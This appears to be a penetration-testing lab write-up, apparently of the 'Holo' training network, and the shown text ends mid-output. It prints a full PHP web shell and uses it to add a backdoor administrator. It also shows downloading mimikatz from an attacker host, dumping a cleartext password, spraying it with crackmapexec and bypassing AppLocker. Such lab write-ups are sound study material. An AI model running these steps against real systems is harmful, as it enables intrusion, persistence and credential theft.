
2. Password successfully reset response:




3. Logged in as Gurag user:



Inspecting the upload functionality after uploading a test file we would expect our uploaded file to be loaded on 10.50.107.31/img.php in line with how the main image on the site loads when when we visit http://10.200.107.31/Gawr.png. Unfortunately this is not the case, instead we are given 404 not found, at this point we decided we needed to further enumerate this web server. We try bruteforcing directories on the web app and quickly came across /images which contains our uploaded file:



So to further this we now need to try and include a simple payload within the php file the screenshot below shows our payload:




We upload this file via the functionally on the website then again visit /images directory to see if it has successfully uploaded:

1. Fileupload

The file test1.php has been uploaded.

2. Check file is in /image




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
img.php	2024-07-02 20:03	0	
script.php	2024-06-25 08:21	304	
test1.php	2024-07-02 21:56	33	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.107.31 Port 80

When visiting the uploaded php file we find that it would appear we may be able to exploit this! Now let's try a web shell




Hack incoming!

This time we include the code <?php echo system('$_GET["cmd"]'); ?> . This will provide us with the possibility to execute commands via the URL. However, when uploading and executing this, we get an error where we are only returned a blank

page and have no interaction. After much reading online we came up with the following super simple piece of html/ php code from a blog:


```
<html>

<body>

<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">

<input type="TEXT" name="cmd" autofocus id="cmd" size="80">

<input type="SUBMIT" value="Execute">

</form>

<pre>

<?php

if(isset($_GET['cmd']))

{

system($_GET['cmd']);

}

?>

</pre>

</body>

</html>
```

We Save this as a PHP file and upload it to the server as we did before, this time however when we visit the link associated with our file we have a nice clean webshell, we execute the whoami command and see that the shell is running as NT Authority / System so we have root access to 10.200.107.31 S-SRV01




we quickly add ourselves as a user then add ourselves to the administrators group and the remote desktop user group. Giving us persistent root access on this host:


1. Add our own user




2. Add ourselves to the administrators group




3. Add ourselves to the remote desktop user to allow remoting into the machine with RDP:




We can now add these to remina and RDP into the machine as our new administrator user with full access to everything on the machine:






We were able to quickly disable windows defender via the windows security control panel since we are administrators, then upload mimikatz again using a python webserver hosted on our attacker machine to host the file but this time powershell to retrieve the file by using the invoke web request commandlet and the following command “Invoke-WebRequest http://10.50.103.205:80/mimikatz.exe -outfile mimikatz.exe ”



We then run mimikatz as administrator, listed in the first screenshots are the commands we want to run in mimikatz in order left to right, we run these one after another:

Once run we look through the output and find a user watamet his plain text password of Nothingtoworry! And his NTLM hash all of which we will note down again for use within the network this is shown below:



We can use these credentials with crackmapexec to further enumerate the internal network. We will have a look at SMB shares across the network. This is shown below:


crackmap exec showing we have access to various smb shares across the network:

```
┌──(accessone㉿pentest-accessone)-[~]
└─$ crackmapexec smb 10.200.107.0/24 -u watamet -p Nothingtoworry! -d HOLO.LIVE
SMB         10.200.107.31   445    S-SRV01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:S-SRV01) (do
main:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB         10.200.107.35   445    PC-FILESRV01     [*] Windows 10 / Server 2019 Build 17763 x64 (name:PC-FILESRV01
) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB         10.200.107.30   445    DC-SRV01         [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-SRV01) (d
omain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB         10.200.107.31   445    S-SRV01          [+] HOLO.LIVE\watamet:Nothingtoworry! (Pwn3d!)
SMB         10.200.107.35   445    PC-FILESRV01     [+] HOLO.LIVE\watamet:Nothingtoworry!
SMB         10.200.107.30   445    DC-SRV01         [+] HOLO.LIVE\watamet:Nothingtoworry!

┌──(accessone㉿pentest-accessone)-[~]
└─$
```

firstly well look at PC-FILESRV01 10.200.107.35 using SMBclient then well log in with our watamet credentials:

```
smb: \watamet\> cd Desktop
smb: \watamet\Desktop\> ls
  .                                   DR        0  Tue Mar 16 16:01:19 2021
  ..                                  DR        0  Tue Mar 16 16:01:19 2021
  desktop.ini                        AHS      282  Sat Dec 12 01:34:26 2020
  user.txt                             A       38  Tue Mar 16 16:01:52 2021
```


we find a user flag and that the system has applocker running as it blocks some of our attempts to enumerate. We transfer over applocker_bypass_checker.ps1 this time by copying it and directly pasting it into a powershell shell and run it on the system directly to see if we have any available directories we can use to bypass applocker and execute our tools:



The script returns some options for us to use:

```
[+]  C:\windows\Tasks
[+]  C:\windows\tracing
[+]  C:\windows\System32\spool\drivers\color
[+]  C:\windows\tracing\ProcessMonitor
PS C:\Users\watamet>
PS C:\Users\watamet>
PS C:\Users\watamet>
```

We can now transfer Seatbelt to the system using one of these directories to allow us to execute it and gather information on the system that can then eventually help us to escalate to root, this tool basically does all the enumeration for us, giving us tons of information to work with:



Running seatbelt produces a lot of information, sifting through we find the following:

```
Anti-Malware Scan Interface (AMSI)
    OS Supports AMSI: True
      [!] You can do a PowerShell version downgrade to bypass AMSI.
```

We now transfer and import Powerview.ps1 to the machine inorder to allow use to further enumerate the machine in a more manageable way that seatbelt:

```
PS C:\windows\tasks> wget http://10.50.103.205:80/Powerview.ps1 -usebasicparsing -outfile Powerview.ps1
PS C:\windows\tasks> ls


    Directory: C:\windows\tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/27/2024   2:26 PM           1094 applocker-bypass-checker.ps1
-a----          7/3/2024  11:56 AM         770279 Powerview.ps1
-a----          7/1/2024   7:32 PM         596992 seatbelt.exe
```

We search for domain users, domain admins, logged in users and local administrator group members all of this information leads us to find we have two domain admins that we should now be starting to target and that watamet is logged on in the DC all of this is shown in the screenshots below:

Domain users


```
PS C:\windows\tasks> Get-domainuser


logoncount             : 88
badpasswordtime        : 12/31/2021 12:33:18 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=holo,DC=live
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 12/31/2021 12:32:31 AM
name                   : Administrator
